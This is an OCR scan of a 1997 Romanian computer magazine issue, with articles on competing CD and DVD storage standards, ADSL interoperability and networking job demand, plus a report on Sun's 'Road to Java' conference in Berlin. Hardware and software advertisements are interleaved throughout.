În timp ce firmele rivale se ciorovăiesc în privinţa standardelor, câţiva fabricanţi de hardware au adoptat o poziţie de aşteptare faţă de evoluţia oscilantă a produselor bazate pe DVD (Digital Versatile Disc), tehnologia care într-o bună zi ar putea lua locul tehnologiei CD-ROM. În ciuda variaţiei factorului de formatare şi chiar a vitezei de rotaţie din ce în ce mai mare, omniprezenta unitate CD-ROM a avut o influenţă constantă şi unificatoare în lumea calculatoarelor. Dar, în timp ce proiectanţii de tehnologii şi-au dezbinat alianţele în concordanţă cu propriile lor viziuni despre DVD, un război al standardelor ameninţă să devină o tranziţie bine organizată spre noul standard DVD.

Formatul original CD-ROM defineşte o capacitate de 650 MB pentru un singur disc, ieftin şi uşor de fabricat. Iniţial, acceptarea CD-urilor a fost puternic împiedicată de preţurile mari ale hardware-ului şi suportul software slab. În orice caz, CD-urile au devenit, până la urmă, mediul de stocare preferat al industriei calculatoarelor pentru distribuţia de software şi conţinut multimedia.

Mike Weiss, vicepreşedintele departamentului de dezvoltare a activităţilor de divertisment la firma Sirius Publishing din Scottsdale, care produce suporturi CD, afirmă că CD-ROM-urile sunt aşa de bine înrădăcinate încât acestea se vor menţine cel puţin cinci ani până ce o tehnologie mai nouă o va înlocui. „Vor trece ani de zile până când toate maşinile să fie echipate cu DVD, ca echipament standard,“ spunea Weiss. „Cât timp DVD-ul nu poate înlocui VCR-ul, nu văd o largă răspândire a DVD-ului pe piaţa de consum.“

S-a discutat câţiva ani pentru ca industria să facă saltul de la utilizarea CD-urilor pe desktop la elaborarea acestora pe desktop. Discurile inscriptibile CD (CD-R), apărute la sfârşitul anului 1980, folosesc un strat sensibil la temperatură. Pentru scrierea datelor, se focalizează o rază laser pe strat care îi schimbă culoarea şi, prin urmare, şi proprietăţile sale de reflexie. Deşi există cazuri dispersate de incompatibilitate, datorate slabei calibrări a puterii laserului în timpul scrierii, în general raza laser de citire a unei unităţi CD-ROM standard poate citi discurile CD-R.

Atracţia pentru scrierea propriilor discuri utilizând CD-R era indiscutabilă, dar acest lucru avea propriile dezavantaje. Suportul de stocare era scump şi o singură greşeală făcea discul inutilizabil. Unităţile de CD-uri ce pot fi scrise de mai multe ori (CD-RW) au venit în sprijinul acestui lucru.

Unităţile CD-RW utilizează tehnologia modificării de fază pentru a schimba indicele de reflexie al spoturilor de pe suprafaţa discului în mod reversibil. Aliajul folosit la acoperirea discurilor CD-RW suportă până la 1000 de cicluri de ştergere-scriere, făcând aceste discuri potrivite pentru păstrarea copiilor de siguranţă şi schimbul de date între sisteme.

Dar discurile CD-RW nu sunt lipsite de probleme. Capacitatea de reflexie a unui disc CD-RW este scăzută-o caracteristică inevitabilă a stratului. Ca implicaţie a acestui fapt, multe din unităţile CD-ROM şi CD-R existente nu pot citi discurile CD-RW.

Un nou standard MultiRead specifică un sistem de citire cu o amplificare mai mare, care va permite viitoarelor unităţi CD-printre care ne aşteptăm şi la multe unităţi DVD-să citească discurile - CD-RW. Deşi iniţial discurile CD-RW vor funcţiona în unităţi CD-RW, unităţile vor putea de asemenea inscripţiona suporturi de stocare CD-R, permiţând deţinătorilor de unităţi CD-RW să-şi creeze suporturi compatibile cu dispozitivele CD-R şi CD-ROM.

Creşterea confuziei pe piaţa CD este simplu de realizat prin introducerea unei întregi familii de noi standarde. DVD-ROM-ul este promovat ca o soluţie la toate dificultăţile atât pentru consumatori cât şi pentru editorii de conţinut DVD. Preconizat la început ca un standard unificator, care ar strânge sub această aripă toate tehnologiile CD anterioare, standardele DVD sunt acum mult mai nesigure decât au fost vreodată standardele CD.

Vadim Brenner, director de producţie al diviziei de inginerie la firma Plextor, spunea că, lipsa unor standarde sigure este suficientă pentru a întârzia ca firma sa să pătrundă pe piaţa DVD. „Plextor nu trebuie să vină pe piaţă cu unităţi DVD,“ spunea Brenner, „şi asta până când se vor stabiliza necesităţile hard-

FOTOGRAF CIP: CARL TREMBLAY © 1997

EȘTI PREGĂTIT PENTRU MÂINE?

MARI PREMII PREMIUL 1

Oferit de **COMRACE COMPUTERS**

[Tel: 051-415800; Fax: 051-413209]

- placă de bază: TX-MMX PCI P5, 75-233, 3PCI/3 ISA
- 512 kB cache

Pipeline Burst Syncron

- procesor INTEL PENTIUM 200 MMX
- 32 MB EDO RAM
- HDD WD-Caviar EIDE 2 GB
- FDD Sony 3,5"
- 16xCD-ROM Drive FUNAI EIDE
- microfon
- tastatură COMRACE 104 Win 95
- mause COMRACE 3 butoane 400 dpi + pad
- Trident ProVidia 9685 3D Direct Draw 2 MB EDO, true color, TV-OUT, MPEG
- MEGAWAVE GOLD Sound-Card 3D YAMAHA F7 18/704 hardware wavetable
- monitor ADI ProVista E40 15" Digital 1280x1024, LR, MPR II
- Windows 95 OSR2-PE (CD) + IE 3.02/USB
- BTC Fax-modem 33.600 Cirrus Logic V 34 Bis W/Voice PnP
- 3 CD CU JOCURI (MS GAME SAMPLER+1 SEGA+99 JOCURI)

comrace COMPUTERS

MARI PREMII PREMIUL 2

Oferit de

AGER BUSINESS TECH

[Tel: 01-4103301; Fax: 01-4103340]

- Cirrus Logic CL-GD5480 VGA pe 64 biți +CI-PX4072 decodor + tuner Tv cu2MB/4Mb SGRAM
- intrare Tv cu suport NTSC/ PAL/ SECAM/
- captură video full-motion
- control al culorilor Tv
- suport Microsoft D3D
- intrare selectabiă a CATV-ului, camerei video, video-ului, LD-ului
- decodor teletext numai pentru PAL

ComboTVpro
PixelView
PROLINK
AGER THE COMPUTER COMPANY
DISTRIBUITOR EXCLUSIV PENTRU ROMÂNIA
PC/TV+VGA+MPEG+CAPTURE+REMOTE CONTROL

MARI PREMII PREMIUL 3

Oferit de

TORNADO SISTEMS

[Tel: 041-618580; Fax: 041-619457]

- compatibilitate PC și MAC
- diagonala 15"
- 1024x768 pixeli la 85Hz
- microfon incorporat și mufe pentru microfon extern și căști
- Plug & Play - Windows 95

ViewSonic 15GA
15" PerfectSound™ Monitor
Multimedia Serie


MARI PREMII PREMIUL 4

Oferit de

C.P. AGORA

[Tel: 065-166516;
Fax: 065-166290]

- carte publicată de McGraw-Hill 1995
- o carte de programare care te învață să lucrezi inteligent



ABONEAZĂ-TE ȘI VEI FI!

Pentru abonament folosiți cartea poștală din revistă.
Dintre toți abonații înregistrați până la 15 decembrie '97, se vor trage la sorți câștigătorii celor 4 premii prezentate mai sus.

ware."

În modelul cu o singură faţă, un DVD poate stoca 4.7 GB. Modelul cu două straturi măreşte capacitatea la 8.5 GB, dublându-se la 17 GB pentru modelul cu două feţe-suficient pentru a stoca 8 ore de film video pe un disc de aceleaşi dimensiuni ca ale unui CD standard. Dar unii producători de medii de stocare pun la îndoială necesitatea unui astfel de standard pe calculatoarele desktop.

„Nu pot vedea diferenţa dintre Războiul Stelelor pe VHS sau DVD," spunea Weiss. „Promovând o rezoluţie mai înaltă şi o calitate video mai bună a DVD-ului, cei care l-au adoptat în faza iniţială vor fi profund dezamăgiţi."

Funcţionarea unei unităţi DVD se bazează pe o rază laser, cu o lungime de undă mai mică decât în cazul unităţilor CD standard. Lungimea de undă mai mică permite laserului să genereze spoturi mai mici. Acest lucru, combinat cu o spaţiere mai mică a pistelor, duce la o densitate mai mare a unei singure feţe DVD. Prin folosirea ambelor feţe ale discului şi prin lipirea unui strat secundar semitransparent peste straturile primare, capacitatea DVD poate creşte la impresionanta valoare de 17 GB.

Care este cel mai bun CD?

Tip unitate	Preţ unitate	Preţ suport (cu amănuntul)	Disponibilitate	Cea mai bună destinaţie
CD-ROM	150$ sau mai mult	Nu se poate aplica	Acum	Instalări soft, baze de date locale şi în reţea, multimedia, jocuri
CD-R	350$–800$	4$–5$ fiecare	Acum	Distribuţie de date de volum mic, arhivare, copii de siguranţă
CD-RW	400$–900$	20$–25$	Acum	Arhivare/copii de siguranţă, dezvoltări de CD-uri master
DVD-ROM	379$ sau mai mult	Nu se poate aplica	Acum	Multimedia, jocuri, vizionări de filme
DVD-R	Necunoscut	Necunoscut	La începutul anului 1998	Arhive de mare capacitate,creare conţinut multimedia
DVD-RAM	Aproximativ 500$ sau mai mult	Aproximativ 20$	Sfârşitul lui '97, începutul lui '98	Arhive de mare capacitate, multimedia, editare video

Pentru a beneficia de avantajele DVD, aveţi nevoie nu numai de o unitate DVD. De regulă, un sistem DVD mai conţine o cartelă video PCI cu hardware specializat pentru decomprimarea MPEG-2 a sem-

Minolta România

MINOLTA

Angajează tineri entuziaşti, dornici de afirmare într-o companie internaţională, unde se munceşte mult, dar avantajele sunt pe măsură. Poziţii oferite:

- COORDONATOR VÂNZĂRI RESELLERI (CVR)
Cerinţe:- experienţă în vânzări, cunoaşterea limbii engleze (germană) şi utilizare PC.
Se recomandă să aveţi pregătire tehnică, dar mai ales seriozitate şi interes în ceea ce faceţi.


- SPECIALIST PRODUSE DIGITALE (copiatoare şi imprimante color) (SPD)
Cerinţe: - cunoştinţe solide în domeniul DTP şi al echipamentelor periferice.
Ne adresăm celor cu adevărat pasionaţi de tehnologia de vârf, cu personalitate şi spirit de echipă.

- SPECIALIST PRODUS IMPRIMANTE (SPI)
Sunt necesare aptitudini şi pregătire în domeniul software, hardware, reţele de calculatoare şi periferice.
Ne adresăm celor pasionaţi, care doresc să cunoască totul despre un produs şi sunt capabili să transmită şi altora aceste cunoştinţe.

- COORDONATOR VÂNZĂRI DIVIZIA IMPRIMANTE (CVDI)
Sunt necesare cunoştiinţe tehnice, personalitate, energie şi voinţă. Va trebui să lucraţi activ în teren, să promovaţi şi să vindeţi produsele noastre.

MINOLTA ROMÂNIA S.R.L., Şos. Olteniţei nr. 35-37, sector 4, Bucureşti.
Trimiteţi C.V.-ul cu fotografie până la data de 12.01.1998 şi nu uitaţi să menţionaţi poziţia pentru care candidaţi.

Rețea
E-mail
Fax
Colaborare = **Small Business Server**
Partajare modem
Acces Internet
Baze de date



Manage Small Business Server
To Do List
Microsoft BackOffice Small Business Server
Manage Small Business Serve
Printer
Add a New User
Set Up a Computer
Sign Up with an Internet Service
Add User Licenses
Create an Emergency

Server, you nee
Small Business
organizes all th


You can compl
you can return
later, at your c
complete the T
users may not h
features.

Some items on
to connect to t
need to be don
whenever you
Business Server
server. For exam
want to give ac

Tocmai ați angajat un geniu al tehnologiei


Microsoft BackOffice Small Business Server Home Page - Internet Explorer
http://smallbiz/intranet
Microsoft BackOffice Small Business Server
Introducing BackOffice Small Business Server
Troubleshooting
Your Company's Intranet Site
fax your documents
Send and receive faxes
read your e-mail
Send and receive electronic mail
print your documents
Print to a printer on your Small Business Server
use shared files
View, open, or delete shared files stored on the server
explore the internet
Find and view information on the Internet
connect using a modem
Use a shared modem to connect to a remote computer or network
manage your schedule
View, create, or modify appointments on your schedule

Ați găsit ceea ce căutați. Aveți acum tot ce vă trebuie pentru a crește afacerea dv.


Microsoft
The Easy Way to Run Your Business
Microsoft BackOffice Small Business Server

Cine este noul „angajat" despre care se vorbește când se pomenește numele companiei dumneavoastră? Clienții și competiția nu știu ca este vorba despre Microsoft BackOffice Small Business Server, dar vor ști. Este tehnologia software completă care vine în ajutorul necesităților de comunicare din compania dv. Corespondență prin e-mail. Crearea de site-uri Web ce vă vor prezenta unei planete întregi. Trimiterea pe fax a oricărui document, din orice program. Pastrarea legăturii și a partajării informației între angajați când sunt la birou sau nu. Internet, intranet și extranet - floare la ureche. Și toate acestea cu administrare minimă. Categoric, este cea mai bună achiziție pe care o puteați face.

„Competitiv Upgrade" = 60% reducere

Microsoft
QUALIFIED DEALER

BUCUREȘTI: DimSoft 01/322.52.04, GeCAD 01/324.84.09, QNet 01/211.78.01, Rom Team Solutions 01/311.08.51, SoftWin 01/230.50.26,
CONSTANȚA: GMB Micronet 041/636.644, ARAD: BB Computer 057/280.111, BRAȘOV: Intelprof International 068/411.354,
IAȘI: Open Systems 032/225.132, Cluj: Sistec 064/190.282, Net Brinel: 064/430.280

nalului video stocat pe disc. Semnalul video decodificat intră direct în monitorul calculatorului, ocolind UCP-ul şi cartela video obişnuită. Sistemele performante necesită şi o decodificare Dolby AC3 a semnalului audio, care oferă o sonorizare sextuplă (cinci difuzoare obişnuite plus unul pentru frecvenţe joase).

Asaltul pieţei şi existenţa a mai multor tehnologii, au neliniştit producătorii DVD şi au făcut din consumatori posibile victime. De exemplu, primele unităţi DVD nu puteau citi discurile CD-R. Unităţile mai recente au depăşit această limitare, putând citi la fel de bine şi discurile CD-RW. „Dacă unitatea DVD pe care o aveţi a fost proiectată cu un singur mecanism de citire a datelor şi nu citeşte CD-R," spunea Brenner, „nu există multe lucruri care mai pot fi făcute."

Ca şi tehnologia CD-ROM anterioară, tehnologia DVD se îndreaptă spre versiuni care permit scrierea multiplă-dar într-un ritm mai accelerat. Momentan, Forumul DVD încearcă să negocieze un standard, dar lupta este aprigă. Pentru că se află în joc viitorul control al industriei şi al drepturilor de autor.

DVD inscriptibil (DVD-R) este o tehnologie care permite o singură scriere, având mai multe asemănări cu CD-R. Unităţile DVD-R folosesc o lungime de undă sensibilă la culoare ceea ce înseamnă că va genera probleme de incompatibilitate cu viitoarele unităţi DVD, care se bazează pe lungimi de undă scurte. Combinând incertitudinea, hardware-ul sofisticat, preţurile medii şi capacitatea redusă de 3.8 GB pe o faţă, DVD-R ar putea avea o scurtă viaţă pe piaţa de consum.

Consorţiul DVD a fost un câştigător, înregistrând câteva succese, cu tehnologia modificării de fază şi formatul inscriptibil cu o capacitate de 2.6-GB, numit DVD-RAM. Dar, recent, firmele Sony şi Philips Electronics s-au desprins din consorţiu şi s-au aliat cu firmele Hewlett-Packard, Mitsubishi Chemical, Ricoh şi Yamaha, pentru a realiza un format DVD inscriptibil independent.

Acest nou format, numit neoficial DVD+RW, va stoca 3 GB pe o singură faţă. Această divizare, combinată cu grija editorilor de conţinut DVD, în legătură cu legea drepturilor de autor şi cu costurile ridicate ale hardware-ului, este posibil să întârzie câţiva ani apariţia pe piaţă a acestor DVD-uri inscriptibile.

Dacă aveţi în vedere să investiţi în această tehnologie, trebuie să o faceţi cu mare atenţie. Să vă menţineţi în pas cu evoluţia tehnologiei, va fi extrem de costisitor. **–Robert L. Hummel**


Specialiştii în reţele sunt cei mai căutaţi

Ofertele de locuri de muncă din domeniul reţelelor au înregistrat o creştere mare în departamentele TI, conform unui sondaj recent efectuat în rândul directorilor de informatică al întreprinderilor. După un sondaj întreprins de firma RHI Consulting, asupra a 1400 directori de informatică în firmele din SUA cu peste 100 de angajaţi, numărul ofertelor de serviciu din diverse domenii se află sub cel din domeniul reţelelor, incluzând locuri de muncă pentru administratori de reţea, specialişti în reţele, analişti de sisteme şi tehnicieni pentru reţele.

În ansamblu, industria reţelelor a acoperit 32% din oferte, dar anumite industrii au prezis chiar o cerere mai mare. Locurile de muncă în domeniul reţelelor au fost principala ofertă a directorilor de informatică din industria transporturilor, reprezentând 46%. Dezvoltatorii Internet/intranet au acoperit 25%, iar alte activităţi înrudite cu lucrul în reţea doar 3%.

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Mircea Sabău*]

Locuri de muncă cerute



Reţelele sunt pe primul loc.

Datapro Report

Furnizorii ADSL lucrează la compatibilitate

Acordurile recente dintre principalii furnizori de tehnologie ADSL (Asymmetric Digital Subscriber Line), au pregătit calea pentru o răspândire largă a serviciilor de comunicaţie avansată pe liniile telefonice existente. Rezultatul acestor eforturi conjugate i-ar putea asigura pe clienţii potenţiali că echipamentele cumpărate de aceştia de la un anumit furnizor vor funcţiona împreună cu echipamentele altor furnizori.

La începutul acestui an, Ascend Communications (Alameda, CA), un furnizor de soluţii de reţea la distanţă, a anunţat obţinerea licenţei tehnologiei ADSL multiton discret (DMT) de la furnizorul de servicii de comunicaţii în bandă largă Aware (Bedford, MA). La sfârşitul lunii septembrie, firma Amati (San Jose, CA) a anunţat încheierea unui acord reciproc cu firma Alcatel, concretizat printr-un schimb reciproc de proprietăţi intelectuale patentate şi conducerea testelor de compatibilitate a proiectelor bazate pe aceste patente. De compatibilitatea produselor şi testarea funcţionării împreună a acestora depinde larga răspândire a serviciilor ADSL, care să satisfacă necesităţile industriei telecomunicaţiilor şi, prin acestea, cererile pieţelor SOHO şi rezidenţiale.

ADSL a câştigat noi valenţe, ca soluţie de acces la Internet de mare viteză, după intenţia furnizorilor de comunicaţii de a-l utiliza pentru aplicaţiile video la cerere. ADSL este mai ieftin şi mai uşor de implementat decât ISDN, la fel de rapid, oferind viteze maxime de recepţie (spre utilizator) şi de transmisie de 6 Mbps, respectiv 640 Kbps. Iniţial, implementările de modulaţie a semnalului ADSL s-au bazat pe modulaţia în fază fără purtătoare a amplitudinii (CAP), dar acum, soluţiile DMT sunt preponderente, în parte datorită adoptării DMT ca standard ANSI.

În multe lansări iniţiale de produse comerciale ADSL, furnizorii de servicii de comunicaţii oferă echipamentul necesar de care clientul are nevoie, dar furnizorii ADSL afirmă că este necesară compatibilitatea produselor, din moment ce clienţii au început să cumpere echipamente prin punctele de vânzare cu amănuntul. „Dacă lucrezi în raza oraşului Boston şi eşti transferat, doreşti să ştii dacă modemul tău ADSL va funcţiona în orice loc," spunea Jim Bender, preşedinte şi director executiv la firma Aware. „Ne-am simţi mai bine dacă am vedea echipamente care funcţionează împreună."

Michael Newson, un purtător de cuvânt al firmei Richardson (Texas), orientată spre produse Alcatel, spunea: „Dorim să realizăm produse bazate pe acest standard [ANSI] DMT, astfel încât să evităm problemele de incompatibilitate între echipamente, cu care se confruntă firmele axate pe ISDN şi care descurajează clienţii."

- **Carol Skvarla**.

Pentru informaţii suplimentare despre rapoartele de la Datapro, o unitate de lucru a Gartner Group, sunaţi la 609-764-0100; fax: 609-764-2814; sau vizitaţi http://www.datapro.com.

ICL

Ne vedem în...

98

Cu ocazia sărbătorilor de iarnă, ICL aduce mulţumirile sale tuturor angajaţilor, partenerilor şi colaboratorilor pentru efortul depus în 1997 şi urează clienţilor săi, tradiţionalul “La Mulţi Ani!” Ne vedem în 1998!

Informaţia Care Lucrează

FUJITSU

PCs • NOTEBOOKS • SERVERS

Afacerea creşte.

Sistemul dumneavoastră informatic trebuie să susţină această creştere.
Aveţi nevoie de
calculatoare performante

optimal configurate

fiabile

susţinute printr-un service operativ

preţuri competitive

În întâmpinarea nevoilor dumneavoastră am implementat conceptul calităţii totale, calitate ce va fi regăsită în fiecare detaliu la COMRACE COMPUTERS.

Cele mai noi tehnologii mondiale încorporate în calculatoarele COMRACE. Acestea sunt proiectate, optimizate şi testate astfel încât aplicaţiile dumneavoastră să ruleze la performanţă maximă chiar şi 24 ore/zi.
3 ani garanţie integrală.
Asistenţă, suport tehnic şi service asigurate de profesionişti.

Cu un angajament integral pentru satisfacţia utilizatorului prin calitate totală,

COMRACE® COMPUTERS este partenerul ideal

© 1997 COMRACE COMPUTERS

Craiova •tel:051-415800
•fax:051-413209
Bucureşti •tel:01-3361318
•fax:01-3362988
E-Mail office@comrace.eunet.ro


Alba Iulia: CRISTAL SOFT INTERNATIONAL - 058-813159 •**Arad:** LEXIMIS - 057-251245 •**Bacău:** NERATON SERVICE - 034-181507 •**Baia Mare:** CUMULUS LOGIC - 062-433248 •**Braşov:** COSIDOR COM - 068-310534; ERIMEX - 068-143594 •**Brăila:** ROM GT PLUS - 039-611660 •**Bucureşti:** ALSYS DATA - 01-4112626 •**Călăraşi:** OPTIM SOFT - 042-314589 •**Cluj-Napoca:** TELEZIMEX - 064-425103 •**Constanţa:** **BRIO BIT** - 041-616811 •**Deva:** RECEP PLUS - 054-218205 •**Focşani:** QUATTRO IMPEX - 037-625134 •**Galaţi:** SIMM'S INTERNATIONAL - 036-463344 •**Iaşi:** **BETALINE** - 032-271281 •**Miercurea Ciuc:** BITRACE - 066-172090 •**Oneşti:** COMPUTER SERVICE - 034-326632 •**Piteşti:** OPEN SYSTEMS - 048-219000 •**Reşiţa:** SELCO - 055-215301 •**Rîmnicu Vîlcea:** BIT CENTER - 050-730109 •**Satu Mare:** DATA ELECTRONIC - 061-737635 •**Sibiu:** DATA PRO - 069-210489 •**Slatina:** TANDEM SERVICE - 049-423184 •**Suceava:** DATA SERVICE - 030-214982 •**Timişoara:** ETA 2 U - 056-199508; EXACT - 056-220170 •**Tîrgu Jiu:** ELTOP - 053-218666 •**Tîrgu Mureş:** CARO COMP - 065-210040

Comandă un COMRACE® şi lasă-l să lucreze pentru tine

De Irina Athanasiu

Drumul spre Java

Prin bunăvoinţa firmei Romsys (reprezentanţa companiei Sun Microsystems în România) şi cu sprijinul material al proiectului TEMPUS SJEP 9122 „Comunicaţii audiovizuale prin intermediul Tehnologiei Informaţiei“, am avut ocazia, în zilele de 5-6 noiembrie, să fiu unul dinte participanţii la conferinţa „The Road to Java“, care s-a desfăşurat intre 4-6 noiembrie în Berlin, Germania. De la început se vede că datele participării mele nu coincid cu datele de desfăşurare a conferinţei. Diferenţa se datorează ambasadei Germaniei în Bucureşti. Ca şi alţi membrii ai delegaţiei române (din care făceau parte şi alţi profesori de calculatoare din diferite universităţi din ţară, reprezentanţi ai presei de specialitate, directori de bancă, etc.), am depus actele în vederea obţinerii vizei în termenul de patru zile indicat de către Ambasadă. Poate este semnificativ de menţionat că, în luna februarie 1997, am vizitat o universitate germană şi m-am întors în ţară fără să provoc nici un incident. Probabil că era de aşteptat să mă comport la fel şi cu această nouă ocazie. De altfel, pentru situaţii similare, Ambasada SUA la Bucureşti acordă vize cu intrări multiple pe zece ani. Şi o asemenea viză se acordă în aceeaşi zi în care s-a făcut solicitarea, pe baza unui interviu. Dar, acestea sunt regulile Ambasadei Germaniei, şi le-am respectat. M-am prezentat la Ambasada Germaniei, conform programării, vineri, 31 octombrie (avionul pentru care îmi cumpărasem bilet, decola luni 3 noiembrie la ora 7 dimineaţa). Am aflat că, deoarece sistemul informatic s-a defectat, nu se va elibera nici o viză pană luni 3 noiembrie). Trecând peste şocul datorat modului în care au discutat cu mine reprezentanţii personalului ambasadei, care verificau modul de admitere în ambasadă, am considerat că problema trebuie să fie rezolvată pentru tot grupul şi m-am dus la sediul firmei Romsys. Echipa de la firmă a făcut eforturi deosebite pentru a rezolva problema. În afară de faptul că au luat legătura cu cei de la reprezentanţa Sun Microsystems din Germania şi cu alţi organizatori ai conferinţei, şi-au oferit şi serviciile pentru a ajuta la restabilirea sistemului informatic al ambasadei. Cu toate eforturile organizatorilor conferinţei, care au transmis faxuri şi au contactat telefonic ambasada Germaniei la Bucureşti, nu s-a putut rezolva nimic. Absolut întâmplător, am aflat că totuşi, în ziua de vineri, 31 octombrie, Ambasada Germaniei a eliberat nişte vize. Care au fost criteriile? Cum este posibil ca unui director de bancă ce solicită o viză pentru o perioadă foarte scurtă şi bine specificată în timp să nu i se acorde viza la timp ?. Dacă urma să se semneze un contract important pe data de luni, 3 noiembrie, la ora 12? Cine plătea penalizările? Marele nostru noroc s-a numit compania DacAir, care a înţeles şi acceptat să transfere biletele din data de 3 noiembrie în data de 5 noiembrie, altfel 12 persoane ar fi rămas cu nişte bilete de avion plătite şi neutilizate. Să considerăm că totul este bine când se termină cu bine. Aşa că, pe data de 5 noiembrie, beneficiară a unei vize acordată pe 3 noiembrie şi care expira pe 7 noiembrie, am reuşit, împreună cu ceilalţi membri întârziaţi ai grupului, să ajungem la conferinţă la timp, ca să mai prindem o parte semnificativă din prezentarea preşedintelui companiei Sun Microsystems - Scott McNealy, dar prea târziu ca să audiem mesajul transmis participanţilor la conferinţă de către preşedintele Germaniei, Helmut Kohl, prin intermediul doamnei Elke Wulfing, secretar de stat.



Prezentarea făcută de Scott McNealy a fost a unui vizionar. Java este limbajul propus pentru cele mai diferite aplicaţii - clasicele dispozitive de tip „remote control“ au fost însoţite de „smart-card-uri“, care vor deveni într-o perioadă foarte apropiată o realitate (cel puţin pentru o parte a lumii) telefonul Java şi inelul Java. Telefonul, care la prima vedere arată ca un telefon obişnuit, conţinea şi o tastatură, acces la Internet, etc. Demonstraţia inelului a fost de tip scamator - apropierea inelului de o uşă încuiată a făcut ca uşa să se deschidă. Nu au lipsit din prezentare „săgeţile“ referitoare la Microsoft. Ceea care mi s-a părut mai elocventă a fost de genul: dacă într-un pahar, care conţine 100% Java, se pun trei picături de Windows, ceea ce se obţine este Windows. Dacă într-un pahar, care conţine Windows, se pun trei picături de Java ceea ce se obţine rămâne Windows. Şi asta nu reprezintă o dovadă de putere a Windows-ului, ci cât de uşor se poate strica o soluţie portabilă. În privinţa importanţei pe care o are păstrarea purităţii Java, Scott McNealy a făcut comparaţia între engleza vorbită cu accent şi o variantă de Java în care s-a modificat ceva. Desigur că engleza cu accent este acceptabilă (şi nimeni nu se gândeşte să dea în judecată pe cineva care vorbeşte cu accent sau cu greşeli limba engleza), în schimb, un program scris într-un limbaj Java vorbit cu accent va produce „crash“ pe calculatoare care vorbesc cu alt accent sau chiar fără accent. În acelaşi context, Scott McNealy a amintit faptul că Microsoft a semnat o licenţă pentru mediul Java, iar acum pretinde că Java este pur şi simplu un limbaj şi deci maşina virtuală poate să fie oricum. Soluţia propusă de către Scott: utilizarea soluţiei Netscape, chiar şi într-o variantă comercială pentru navigarea pe Internet şi utilizarea sculelor de dezvoltare Borland, IBM sau Symantec pentru dezvoltarea de aplicaţii şi applet-uri. În acest mod, presiunea consumatorilor va conduce Microsoft-ul la acceptarea soluţiei portabile(?).

Următoarea prezentare la care am asistat „E-Commerce: A Fundamentally New Point of View“ a fost făcută de către Glover T. Ferguson, Director, Worldwide E-Commerce Program West Europe Technology Group. Din această prezentare, cel mai mult mi-a plăcut afirmaţia: „Think big, implement small“. Este exact unul dintre marile avantaje ale soluţiilor Java, care mută efortul de calcul tot mai mult pe servere, pe soluţii de reutilizare a codului. În general, toată prezentarea a fost un apel spre utilizarea eficientă a resurselor, spre acţiune acum, fără sa se aştepte ceva ce urmează (eventual) să se mai întâmple. Desigur, aplicaţiile dezvoltate trebuie să aibă în vedere ce este util pentru afaceri, ce va aduce profit, ceea ce nu este neapărat acelaşi lucru cu ce este la modă (cool). Secţiunea de dimineaţă s-a încheiat, spre mirarea mea, cu un soi de balet cu steaguri, foarte aplaudat de către cei peste 4500 de participanţi la conferinţă, care au considerat că manifestarea era foarte americană, mie mi-a amintit mai curând de un dans tematic de pe vremea „Cântării României“ (poate dacă în loc 